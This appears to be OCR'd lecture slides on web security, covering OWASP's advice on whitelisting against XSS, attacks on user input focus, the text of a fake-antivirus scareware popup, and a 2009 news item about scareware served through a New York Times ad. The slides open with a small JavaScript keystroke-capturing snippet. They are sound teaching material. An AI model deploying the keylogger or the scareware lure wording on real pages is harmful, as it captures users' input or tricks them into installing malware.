```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML += key;
    }
</script>
```

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- The best way to protect against XSS attacks:

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- The best way to protect against XSS attacks:
  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be *allowed*.

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- The best way to protect against XSS attacks:
  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be *allowed*.
  - Do *not* attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- The best way to protect against XSS attacks:

Use *White-listing*

  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be *allowed*.


Beware *Black-listing*

  - Do *not* attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - We [= OWASP] strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Client-side? $\boxed{\text{HARD}}$

Attacks on User *Volition*

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attack #1: commandeer the focus of user-input



System scan progress

Shared Documents 97 trojans	My Docume 334 tro

Hard drives

Local Disk (C:) 353 trojans	Local Disk (D:) 78 trojans

DVD

DVD-RAM Drive (E:)

100%

Scan procedures finished. 431 Probably harmfull items was

Your Computer is Infected!

http://protection-check07.com

Potentially dangerous software. These programs may damage your computer and steal your private information. Online Security Checker needs Personal Antivirus components to repair your computer. Please click Ok to download and install Personal Antivirus tool.

OK

http://protection-check07.com

Your computer remains infected by threats! They might lead to data loss and file structure damage, and needed to be heal as soon as possible.

Return to Personal Antivirus and download it secure to your PC

Cancel OK

Threats and actions:

Name	Risk level	Date	Files infected	State
Email-Worm.Win32.Net	Critical	11.18.2008	36	Waiting removal
Email-Worm.Win32.Myd	Critical	11.18.2008	65	Waiting removal
Win 32:Delf-XQ	Critical	11.18.2008	44	Waiting removal

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

Full system cleanup

SEPTEMBER 14, 2009

New York Times tricked into serving scareware ad

Fake Vonage ad was placed to the newspaper's Digital Advertising group

article, he performed an analysis of the site and discovered that the Times was allowing advertisers to embed an HTML element known as an iframe into their advertisements. This gave the criminals a way to include embedded Web pages in their copy that could be hosted on a completely different server, outside of the control of the Times.

Apparently the scammers waited until the weekend, when it would be hardest for IT staff to respond, before switching the ad by inserting new JavaScript code into that iframe.